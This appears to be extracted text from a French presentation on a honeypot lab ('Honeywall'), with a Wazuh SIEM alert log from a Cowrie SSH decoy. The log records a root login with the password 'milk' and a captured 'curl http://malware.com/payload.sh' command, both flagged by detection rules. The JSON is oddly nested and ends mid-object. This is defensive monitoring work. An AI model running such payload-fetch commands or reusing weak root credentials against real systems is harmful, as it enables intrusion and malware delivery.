


Gestions des ressources optimisé




L'Infrastructure


Le Cœur de l'Innovation : Le Honeywall



Tiering NVMe, Backups & Rclone.



Wazuh (SIEM)



Dashboard Wazuh

Wazuh → TheHive

```
{
  "timestamp": "2026-07-14T17:16:30.160+0200",
  "rule": {
    "level": 12,
    "description": "Alerte Critique - Connexion SSH réussie avec l'utilisateur root !",
    "id": "102001",
    "mitre": {
      "id": "T1078",
      "tactic": [
        "Defense Evasion",
        "Persistence",
        "Privilege Escalation",
        "Initial Access"
      ],
      "technique": [
        "Valid Accounts"
      ],
      "firedtimes": 1,
      "mail": true,
      "groups": [
        "linux",
        "ssh_decoy",
        "sshd"
      ]
    },
    "agent": {
      "id": "002",
      "name": "SSH-DECOY",
      "ip": "10.0.10.3",
      "manager": {
        "name": "HV-WAZUH",
        "id": "1784042190.462329",
        "full_log": {
          "eventid": "cowrie.login.success",
          "username": "root",
          "password": "milk",
          "message": "login attempt [root/milk] succeeded",
          "sensor": "HV-SSH-DECOY",
          "uuid": "03ffd030-6841-11f1-9414-bc2411c84fb3",
          "timestamp": "2026-07-14T17:15:58.203533Z",
          "src_ip": "10.0.10.11",
          "session": "8882f3e896d7",
          "protocol": "ssh",
          "decoder": {
            "name": "json",
            "data": {
              "protocol": "ssh",
              "eventid": "cowrie.login.success",
              "username": "root",
              "password": "milk",
              "message": "login attempt [root/milk] succeeded",
              "sensor": "HV-SSH-DECOY",
              "uuid": "03ffd030-6841-11f1-9414-bc2411c84fb3",
              "timestamp": "2026-07-14T17:15:58.203533Z",
              "src_ip": "10.0.10.11",
              "session": "8882f3e896d7",
              "location": "/home/cowrie/cowrie/var/log/cowrie/cowrie.json"
            }
          }
        }
      }
    },
    "timestamp": "2026-07-14T17:18:26.168+0200",
    "rule": {
      "level": 11,
      "description": "Cowrie Honeypot: Utilisation de curl/wget détectée dans le conteneur. Téléchargement potentiel de malware !",
      "id": "102005",
      "mitre": {
        "id": "T1105",
        "tactic": [
          "Command and Control"
        ],
        "technique": [
          "Ingress Tool Transfer"
        ],
        "firedtimes": 1,
        "mail": false,
        "groups": [
          "linux",
          "ssh_decoy",
          "sshd"
        ]
      },
      "agent": {
        "id": "002",
        "name": "SSH-DECOY",
        "ip": "10.0.10.3",
        "manager": {
          "name": "HV-WAZUH",
          "id": "1784042306.463115",
          "full_log": {
            "eventid": "cowrie.command.input",
            "input": "curl http://malware.com/payload.sh",
            "message": "CMD: curl http://malware.com/payload.sh",
            "sensor": "HV-SSH-DECOY",
            "uuid": "03ffd030-6841-11f1-9414-bc2411c84fb3",
            "timestamp": "2026-07-14T17:18:25.817573Z",
            "src_ip": "10.0.10.11",
            "session": "8882f3e896d7",
            "protocol": "ssh",
            "decoder": {
